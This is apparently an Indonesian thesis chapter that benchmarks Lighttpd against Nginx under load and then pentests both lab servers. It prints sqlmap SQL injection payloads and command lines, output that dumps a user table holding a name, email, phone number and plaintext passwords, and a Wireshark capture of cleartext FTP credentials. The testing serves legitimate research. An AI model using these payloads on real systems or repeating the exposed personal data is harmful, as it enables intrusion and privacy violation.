Berikut hasil pengujian terhadap dokumen HTML dengan menggunakan beban sebanyak 100, 500, 1000 koneksi ke server. Masing–masing koneksi memiliki *request* 10, 50 hingga 100 *request* per detik. Berikut ini adalah gambar dan hasil pengujian halaman index.html.

**Tabel 4.1** Hasil Pengujian Dokumen HTML

Beban	Lighttpd				Nginx			
	Throughput	Conn	Reply	Request	Throughput	Conn	Reply	Request
100	1.48	0.4	1.2	99.1	2.06	0.3	0.7	99
500	7.46	0.3	1.1	20	3.85	0.2	0.7	20
1000	14.92	0.2	1	10	2.01	0.2	0.7	10

Berdasarkan tabel 4.2 diatas pengujian dokumen HTML kedua *web server* ini memiliki kinerja yang tidak jauh berbeda, parameter *throughput* Lightppd lebih unggul dari Nginx dan pada parameter *reply* Nginx unggul dari Lighttpd.

#### 4.1.2. Pengujian Dokumen PHP

Dokumen PHP adalah dokumen *web* dinamis yang ditulis dengan *script* PHP *Native*. Dokumen ini berisi data yang diambil dari *database*. Berikut ini



tampilan halaman `index.php` beserta hasil pengujiannya.

**Gambar 4.2** Halaman `Index.php`

Berikut hasil pengujian Dokumen PHP dengan menggunakan beban sebanyak 100, 500, 1000 koneksi ke *server*. Masing–masing koneksi memiliki *request* 10, 50 hingga 100 *request* per detik. Berikut ini adalah gambar hasil pengujian halaman `index.php`.

**Tabel 4.2** Hasil Pengujian Dokumen PHP

Beban	Lighttpd				Nginx			
	Throughput	Conn	Reply	Request	Throughput	Conn	Reply	Request
100	1.12	0.4	3.6	99.1	0.27	0.3	3.9	99.1
500	0.78	0.2	3.7	20	0.44	0.2	3.6	20
1000	1.12	0.3	3.8	10	0.29	0.3	3.7	10

Berdasarkan Tabel 4.2 hasil pengujian dokumen PHP kedua *web server*. Nginx dan Lighttpd memiliki hasil yang baik. Akan tetapi Lighttpd lebih unggul pada parameter *throughput* Lighttpd lebih unggul dari segi *bandwith*. Pengujian

#### 4.1.3. Dokumen Gambar

Dokumen Gambar adalah *file* foto yang di *upload* ke *web server*. Berikut ini tampilan halaman gambar beserta hasil pengujiannya.



**Gambar 4.3** Dokumen Gambar

Berikut hasil pengujian dokumen Gambar dengan menggunakan beban sebanyak 100, 500, 1000 koneksi ke *server*. Masing–masing *server* memiliki *request* 10, 50 hingga 100 *request* per detik. Berikut ini adalah gambar hasil pengujian halaman *index.php*.


**Tabel 4.3** Tabel Hasil Pengujian Dokumen Gambar

Beban	Lighttpd				Nginx			
	Throughput	Conn	Reply	Request	Throughput	Conn	Reply	Request
100	8.17	0.3	1.2	93.2	8.02	0.3	0.7	99.1
500	41.34	0.2	0.9	20	10.91	0.2	0.6	20
1000	65.29	0.2	0.9	10	10.69	0.2	0.6	10

Berdasarkan Tabel 4.3 hasil pengujian dokumen gambar. Nginx unggul pada parameter *reply time* dan Lighttpd unggul pada parameter *throughput*.

#### 4.1.3. Pengujian CMS WordPress

Dokumen CMS WordPress adalah dokumen *web* dinamis yang ditulis dengan *script* PHP, berbeda dengan dokumen PHP, dokumen WordPress ditulis dengan bahasa PHP yang lebih kompleks dan dilengkapi dengan antarmuka *Admin Panel* yang dapat di manajemen oleh *user*. berikut ini tampilan halaman CMS WordPress beserta hasil pengujiannya.



**Gambar 4.4** Halaman Index WordPress

Berikut hasil pengujian dokumen WordPress dengan menggunakan beban sebanyak 100, 500, 1000 koneksi ke *server*. Masing – masing *server* memiliki *request* 10, 50 hingga 100 *request* per detik. Berikut ini adalah gambar hasil pengujian halaman WordPress.

**Tabel 4.4** Tabel Pengujian CMS WordPress

Beban	Lighttpd				Nginx			
	Throughput	Conn	Reply	Request	Throughput	Conn	Reply	Request
100	0.33	0.2	1	99	0.02	0.4	1.3	99.3
500	0.29	0.3	1.2	20	0.05	0.2	1.2	20
1000	0.26	0.3	1.1	10	0.06	0.2	1.2	10

Berdasarkan Tabel 4.4 di atas hasil pengujian dokumen WordPress kedua *web server*. Pada parameter *connection* Nginx lebih unggul Nginx mendapatkan nilai yang baik pada beban 500 dan 100 koneksi. Dalam melayani permintaan-permintaan *client* Lighttpd lebih baik dari segi *respon*. Lighttpd dapat merespon 1.1 ms dalam 1000 request. Sedangkan Nginx hanya mampu mendapatkan nilai 1.3 ms dalam 1000 koneksi.

#### 4.2. Hasil Pengujian Kinerja Web Server

Hasil pengujian kinerja *web server* meliputi *throughput*, *connection*, *request*, *reply*, dan *security*. Adapun hasil pengujian kinerja kedua *web server* tersebut sebagai berikut :

## 1. Throughput


**Gambar 4.5** Grafik Hasil Pengujian *Throughput*

Berikut tabel perbandingan dari hasil pengujian *throughput* dapat dilihat pada table 4.5 dibawah ini.


**Tabel 4.5** Tabel Hasil Pengujian Throughput

Beban	Subjek	Lighttpd	Nginx
100	HTML	1.48	2.06
500		7.46	3.85
1000		14.92	2.01
100	Gambar	8.17	8.02
500		41.34	10.91
1000		65.29	10.69
100	PHP	1.12	0.27
500		0.78	0.44
1000		1.12	0.29
100	WordPress	0.33	0.02
500		0.29	0.05
1000		0.26	0.06

Berdasarkan Tabel 4.5 diatas hasil pengujian *throughput*. Lighttpd memiliki nilai yang lebih baik dibandingkan dengan *web server* Nginx. Nginx hanya bisa mendapatkan nilai terbaiknya pada pengujian HTML dengan beban



100 client.



## 2. Connection

**Gambar 4.6** Grafik Hasil Pengujian Connection


Berikut ini adalah tabel perbandingan dari hasil pengujian *connection* kedua web server dapat dilihat pada tabel 4.6 dibawah ini.

**Tabel 4.6** Tabel Hasil Pengujian Connection

Beban	Subjek	Lighttpd	Nginx
100	HTML	0.4	0.3
500		0.3	0.2
1000		0.2	0.2
100	Gambar	0.3	0.3
500		0.2	0.2
1000		0.2	0.2
100	PHP	0.4	0.3
500		0.2	0.2
1000		0.3	0.3
100	WordPress	0.2	0.4
500		0.3	0.2
1000		0.3	0.2

Berdasarkan tabel 4.6 Nginx memiliki koneksi yang lebih baik dari Lighttpd dalam melayani permintaan-permintaan client. Akan tetapi dalam melayani request dari halaman dinamis Lighttpd memiliki nilai yang lebih baik.

### 3. Reply Time



**Gambar 4.7** Grafik Hasil Pengujian Reply

Berikut ini adalah tabel perbandingan dari hasil pengujian *reply* kedua web server dapat dilihat pada tabel 4.6 dibawah ini.


**Tabel 4.7** Hasil Pengujian Reply

Beban	Subjek	Lighttpd	Nginx
		Reply	Reply
100	HTML	1.2	0.7
500		1.1	0.7
1000		1	0.7
100	Gambar	1.2	0.7
500		0.9	0.6
1000		0.9	0.6
100	PHP	3.6	3.9
500		3.7	3.6
1000		3.8	3.7
100	WordPress	1	1.3
500		1.2	1.2

1000		1.1	1.2
------	--	-----	-----

Berdasarkan gambar 4.7 Nginx unggul dalam melayani dokumen statis  
Sedangkan Lighttpd unggul dalam melayani dokumen dinamis.

#### 4. Request



**Gambar 4.8** Grafik Hasil Pengujian *Request*

Berikut ini adalah tabel perbandingan dari hasil pengujian *request* kedua web server dapat dilihat pada tabel 4.6 dibawah ini.

**Tabel 4.8** Hasil Pengujian *Request*

Beban	Subjek	Lighttpd	Nginx
100	HTML	99.1	99
500		20	20
1000		10	10
100	Gambar	93.2	99.1
500		20	20
1000		10	10
100	PHP	99.1	99.1
500		20	20
1000		20	10
100	WordPress	99	99.3
500		20	20
1000		10	10

Berdasarkan tabel 4.8 hasil pengujian *request* kedua *web server* ini mendapatkan nilai yang sama meskipun pada pengujian dokumen PHP dengan beban koneksi 1000 *client* Nginx lebih unggul dari Lighttpd dengan nilai .

### 4.3. Pengujian Keamanan Web Server

Pengujian keamanan pada kedua *web server* dilakukan untuk mengetahui tingkat keaman *web server*. Pengujian ini dilakukan dengan menggunakan *tool penetration test* yaitu Sqlmap dan Wireshark. Berikut hasil pengujian keamanan kedua *web server* tersebut :

#### 4.3.1. Pengujian Keamanan Web Server Lighttpd

Adapun hasil pengujian keamanan *web server* Lighttpd adalah sebagai berikut :

##### a. Penetrasi Test Sqlmap

Pengujian ini bertujuan untuk mendeteksi dan melakukan *exploit* pada *bug* SQL *injection* secara otomatis. dengan melakukan serangan SQL *injection* seorang *attacker* dapat mengambil alih serta memanipulasi sebuah *database* di dalam sebuah *server*. Berikut hasil *penetration test* Sqlmap.

```

23:03:59] [INFO] resuming back-end DBMS 'mysql'
23:03:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=100008 AND (SELECT 6413 FROM (SELECT(SLEEP(5))))BRnD)

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: id=-9062 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x717a626271,0x50587759694478544255486679697355524c6454576159634e666e496264
96d5164536d54716671,0x717a767671)-- HiPy
--

```

Gambar 4.9 Informasi Database

Berdasarkan gambar 4.9 *database* Mysql dapat di *inject* dengan menggunakan sqlmap. Kita dapat melihat jenis *database* serta versi *database* yang digunakan oleh *server*.

```

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: id=9062 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a626271,0x5058775969447854425548667969735524c6454576159496d5164536d54716671,0x717a767671)-- MlPy
---
[23:03:10] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[23:03:10] [INFO] Fetching database names
[23:03:10] [INFO] used SQL query returns 8 entries
[23:03:10] [INFO] retrieved: 'information_schema'
[23:03:10] [INFO] retrieved: 'crud'
[23:03:10] [INFO] retrieved: 'crud-php'
[23:03:10] [INFO] retrieved: 'mysql'
[23:03:10] [INFO] retrieved: 'performance_schema'
[23:03:11] [INFO] retrieved: 'phpmyadmin'
[23:03:11] [INFO] retrieved: 'sys'
[23:03:11] [INFO] retrieved: 'wpdb'
available databases [8]:
[*] crud
[*] crud-php
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] sys
[*] wpdb
[23:03:11] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.137.124'
[*] ending @ 23:03:11 /2019-12-17/

```

Gambar 4.10 *List Database*

Berdasarkan gambar 4.10 dilakukan pengujian selanjutnya untuk melihat daftar *database* yang ada pada *server*. Sqlmap berhasil membaca seluruh *database* yang ada pada *server* Mysql di *web server* Lighttpd.

```

root@az-Lenovo-G40-45: /home/az/sqlmap
File Edit View Search Terminal Help
[*] starting @ 23:03:58 /2019-12-17/
[23:03:59] [INFO] resuming back-end DBMS 'mysql'
[23:03:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=100008 AND (SELECT 6413 FROM (SELECT(SLEEP(5)))BRNd)
Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: id=9062 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a626271,0x5058775969447854425548667969735524c6454576159634e6666e4496d5164536d54716671,0x717a767671)-- MlPy
---
[23:03:59] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[23:03:59] [INFO] Fetching tables for database: 'crud'
[23:04:00] [INFO] used SQL query returns 1 entry
Database: crud
1 table
-----+-----+
| ls_mahasiswa |
-----+-----+
[23:04:00] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.137.124'
[*] ending @ 23:04:00 /2019-12-17/
root@az-Lenovo-G40-45: /home/az/sqlmap

```

Gambar 4.11 *Tabel Database*

Berdasarkan gambar 4.11 dilakukan pengujian untuk melihat memilih tabel *database* yang ada pada *server*. Sqlmap berhasil memilih tabel *database* yang ada pada *server* Mysql di *web server* Lighttpd.



Berdasarkan gambar 4.13 di atas bahwa hasil *monitoring* koneksi ssh antara *server* dengan *client* cukup aman karena paket tersebut memiliki enkripsi.

No.	Time	Source	Destination	Protocol	Length	Info
1167.	2014.3175045.	192.168.137.11	192.168.137.124	TCP	66	42026 → 21 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=4164289652 TSecr=3138002809
1167.	2014.3248024.	192.168.137.124	192.168.137.11	FTP	127	Response: 220 ProFTPD 1.3.5e Server (Debian) [::ffff:192.168.137.124]
1167.	2014.3248554.	192.168.137.11	192.168.137.124	TCP	66	42026 → 21 [ACK] Seq=1 Ack=62 Win=29312 Len=0 TSval=4164289659 TSecr=3138002816
1167.	2014.4392596.	192.168.137.11	192.168.137.124	FTP	78	Request: USER admin
1167.	2014.4394987.	192.168.137.124	192.168.137.11	TCP	66	21 → 42026 [ACK] Seq=62 Ack=13 Win=29056 Len=0 TSval=3138002931 TSecr=4164289773
1167.	2014.4409475.	192.168.137.124	192.168.137.11	FTP	99	Response: 331 Password required for admin
1167.	2014.4409757.	192.168.137.11	192.168.137.124	TCP	66	42026 → 21 [ACK] Seq=13 Ack=95 Win=29312 Len=0 TSval=4164289775 TSecr=3138002933
1167.	2014.5607712.	192.168.137.11	192.168.137.124	FTP	78	Request: PASS admin
1167.	2014.5836416.	192.168.137.11	192.168.137.11	FTP	92	Response: 230 User admin logged in
1167.	2014.5836908.	192.168.137.11	192.168.137.124	TCP	66	42026 → 21 [ACK] Seq=25 Ack=121 Win=29312 Len=0 TSval=4164289918 TSecr=3138003076
1167.	2014.5839244.	192.168.137.11	192.168.137.124	FTP	72	Request: SYST
1167.	2014.5844080.	192.168.137.124	192.168.137.11	FTP	85	Response: 215 UNIX Type: L8
1167.	2014.5849194.	192.168.137.11	192.168.137.124	FTP	72	Request: FEAT
1167.	2014.5860387.	192.168.137.124	192.168.137.11	FTP	345	Response: 211-Features:
1167.	2014.5860774.	192.168.137.124	192.168.137.11	FTP	75	Response: 211 End
1167.	2014.5916734.	192.168.137.11	192.168.137.124	TCP	66	42026 → 21 [ACK] Seq=37 Ack=431 Win=30336 Len=0 TSval=4164289920 TSecr=3138003078
1167.	2014.5918536.	192.168.137.11	192.168.137.124	FTP	80	Request: OPTS UTF8 ON
1167.	2014.5924290.	192.168.137.124	192.168.137.11	FTP	86	Response: 200 UTF8 set to on
1167.	2014.5983890.	192.168.137.11	192.168.137.124	FTP	71	Request: PwD
1167.	2014.5998949.	192.168.137.124	192.168.137.11	FTP	119	Response: 257 "/home/admin" is the current directory
1167.	2014.6007157.	192.168.137.11	192.168.137.124	FTP	74	Request: TYPE I

**Gambar 4.14** Hasil Capture Koneksi FTP

Hasil pengujian di atas menunjukkan bahwa koneksi FTP antara *client* dan *server* tidak aman digunakan untuk melakukan *upload* data ke dalam *server*. Karena data tersebut dapat dengan di *capture* oleh Wireshark dan tidak memiliki enkripsi data.

#### 4.3.2. Pengujian Keamanan Web Server Nginx

Adapun hasil dari pengujian keamanan web server Nginx adalah sebagai berikut :

##### a. Penetration Test Sqlmap

Pengujian ini bertujuan untuk mendeteksi dan melakukan *exploit* pada *bug* SQL *injection* secara otomatis. dengan melakukan serangan SQL *injection* seorang *attacker* dapat mengambil alih serta memanipulasi sebuah *database* di dalam sebuah *server*. Berikut hasil *penetration test* sqlmap

```

[19:02:31] [INFO] fetched data logged to text files under '/home/az/.sqlmap/output/10.10.10.2'
[*] ending @ 19:02:31 /2019-12-16/
root@az-Lenovo-G40-45:~/sqlmap# python3 sqlmap.py -u "http://10.10.10.2/dynamic/php-native/detail.php?id=100009"
[1.3.12.1#dev]
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:02:50 /2019-12-16/
[19:02:51] [INFO] resuming back-end DBMS 'mysql'
[19:02:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=100009 AND (SELECT 4075 FROM (SELECT(SLEEP(5)))qDin)
Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: id=1396 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71766a7671,0x4261626f64476f7556e586d457555496e4d6c6d42e48695178734a5175566a7a4b5864594b53616942,0x716a7a7071)-- MjUw
[19:02:51] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[19:02:51] [INFO] fetched data logged to text files under '/home/az/.sqlmap/output/10.10.10.2'
[*] ending @ 19:02:51 /2019-12-16/

```

**Gambar 4.15** Informasi Database

Berdasarkan gambar 4.15 di atas *database* Mysql dapat di *inject* dengan mudah oleh sqlmap. Kita dapat melihat jenis *database* serta versi *database* yang digunakan oleh *server*.

```

...
[19:03:12] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[19:03:12] [INFO] fetching database names
[19:03:12] [INFO] used SQL query returns 13 entries
[19:03:12] [INFO] resumed: 'information_schema'
[19:03:12] [INFO] resumed: 'a'
[19:03:12] [INFO] resumed: 'ad'
[19:03:12] [INFO] resumed: 'crud'
[19:03:12] [INFO] resumed: 'crud.php'
[19:03:12] [INFO] resumed: 'db_apotek'
[19:03:12] [INFO] resumed: 'input'
[19:03:12] [INFO] resumed: 'mysql'
[19:03:12] [INFO] resumed: 'performance_schema'
[19:03:12] [INFO] resumed: 'phpmyadmln'
[19:03:12] [INFO] resumed: 'pop'
[19:03:12] [INFO] resumed: 'sys'
[19:03:12] [INFO] resumed: 'wordpress'
available databases [13]:

```

**Gambar 4.16** Mendapatkan List Database

Pengujian selanjutnya untuk melihat daftar *database* yang ada pada *server*. Sqlmap berhasil membaca seluruh *database* yang ada pada *server* Mysql di *web server* Nginx.

```

[22:47:08] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[22:47:08] [INFO] fetching tables for database: 'crud'
[22:47:09] [INFO] used SQL query returns 1 entry
Database: crud
[1 table]
+-----+
| is_mahasiswa |
+-----+
[22:47:09] [INFO] fetched data logged to text files under '/home/az/.sqlmap/output/10.10.10.2'
[*] ending @ 22:47:09 /2019-12-16/
root@az-Lenovo-G40-45:~/sqlmap#

```

**Gambar 4.17** Mendapatkan *Tabel Database*

Hasil pengujian diatas untuk melihat tabel *database* yang ada pada *server*. Sqlmap berhasil membaca tabel *database* yang ada pada *server* Mysql di *web server* Nginx.

```

[22:49:14] [INFO] resumed: 'tempat_lahir','varchar(100)'
[22:49:14] [INFO] resumed: 'tgl_lahir','date'
[22:49:14] [INFO] resumed: 'jk','enum('Laki','Laki','Perempuan')'
[22:49:14] [INFO] resumed: 'domisili','varchar(100)'
[22:49:14] [INFO] resumed: 'telp','varchar(20)'
[22:49:14] [INFO] resumed: 'email','varchar(100)'
[22:49:14] [INFO] resumed: 'alamat','text'
[22:49:14] [INFO] fetching entries for table 'db_user' in database 'db_apotek'
[22:49:14] [INFO] used SQL query returns 6 entries
[22:49:14] [INFO] retrieved: 'Admin','cipta karya','Pekanbaru','augustinemarthina@gmail.com','Perempuan','augustine','admin','081267404048','Pekanbaru...'
[22:49:14] [INFO] retrieved: 'Apoteker','jl. suntal 1','', 'aulia','aulia','', 'aulia','', 'aulia','', 'aulia'
[22:49:14] [INFO] retrieved: 'Apoteker','pekanbaru','', 'nova','nova fitri','', 'nova fitri','', 'nova fitri','', 'nova fitri'
[22:49:14] [INFO] retrieved: 'Apoteker','jl. kubang raya','', 'shinta','shintasuciap','', 'shintasuciap','', 'shintasuciap'
[22:49:14] [INFO] retrieved: 'Apoteker','', 'viky','viky','', 'viky','', 'viky'
[22:49:14] [INFO] retrieved: 'Apoteker','jl.cipta karya','', 'wanti','wanti','', 'wanti'
Database: db_apotek
Tables: db_user
[6 entries]
-----
| jk      | nama      | telp      | akses  | email      | alamat      | domisili  | password | username  | tgl_lahir |
-----
| Perempuan | augustine | 081267404048 | Admin | augustinemarthina@gmail.com | cipta karya | Pekanbaru | admin    | admin    | 1984-08-08
| NULL     | aulia    | NULL      | Apoteker | NULL      | jl. suntal 1 | NULL     | aulia    | aulia    | NULL
| NULL     | nova     | NULL      | Apoteker | NULL      | pekanbaru   | NULL     | nova fitri | nova fitri | NULL
| NULL     | shinta   | NULL      | Apoteker | NULL      | jl. kubang raya | NULL     | shintasuciap | shintasuciap | NULL
| NULL     | viky     | NULL      | Apoteker | NULL      | -blank-    | NULL     | viky     | viky     | NULL
| NULL     | wanti    | NULL      | Apoteker | NULL      | jl.cipta karya | NULL     | wanti    | wanti    | NULL
-----
[22:49:16] [INFO] table 'db_apotek.db_user' dumped to CSV file '/home/az/.sqlmap/output/10.10.2/dump/db_apotek/db_user.csv'
[22:49:16] [INFO] fetched data logged to text files under '/home/az/.sqlmap/output/10.10.2'
[*] ending @ 22:49:16 /2019-12-16/
root@az-Lenovo-G40-45i-~/sqlmap#

```

**Gambar 4.18** Mendapatkan *Data Dari Table Database*

Berdasarkan gambar 4.18 pengujian terakhir ini untuk melihat data dari tabel *database* yang dipilih pada *server*. Sqlmap berhasil membaca data dari tabel *database* yang ada pada *server* Mysql di *web server* Nginx.

#### b. Wireshark Network Monitoring

Pengujian ini dilakukan untuk *monitoring* lalu lintas jaringan yang terjadi antara koneksi *server* dengan *client*. Pengujian ini untuk mengetahui apakah transaksi data dalam topologi ini berjalan dengan aman atau memerlukan konfigurasi keamanan lebih lanjut. Dapat dilihat dari beberapa hasil pengujian berikut :

No.	Time	Source	Destination	Protocol	Length	Info
40	34.686615357	10.10.10.1	10.10.10.2	TCP	66	60987 → 22 [ACK] Seq=1456 Ack=2662 Win=37888 Len=0 TSval=2283290145 TSecr=3509500308
41	34.686781960	10.10.10.1	10.10.10.2	SSHv2	150	Client: Encrypted packet (len=84)
42	34.687073825	10.10.10.1	10.10.10.2	SSHv2	134	Client: Encrypted packet (len=68)
43	34.687299015	10.10.10.2	10.10.10.1	TCP	66	22 → 60987 [ACK] Seq=2662 Ack=1540 Win=32896 Len=0 TSval=3509500309 TSecr=2283290145
44	34.687316750	10.10.10.2	10.10.10.1	TCP	66	22 → 60987 [ACK] Seq=2662 Ack=1668 Win=32896 Len=0 TSval=3509500309 TSecr=2283290145
45	34.688127038	10.10.10.2	10.10.10.1	SSHv2	154	Server: Encrypted packet (len=88)
46	34.689360938	10.10.10.1	10.10.10.2	SSHv2	118	Client: Encrypted packet (len=52)
47	34.690710745	10.10.10.2	10.10.10.1	SSHv2	262	Server: Encrypted packet (len=196)
48	34.690909339	10.10.10.1	10.10.10.2	SSHv2	118	Client: Encrypted packet (len=52)
49	34.69158382	10.10.10.2	10.10.10.1	SSHv2	150	Server: Encrypted packet (len=84)
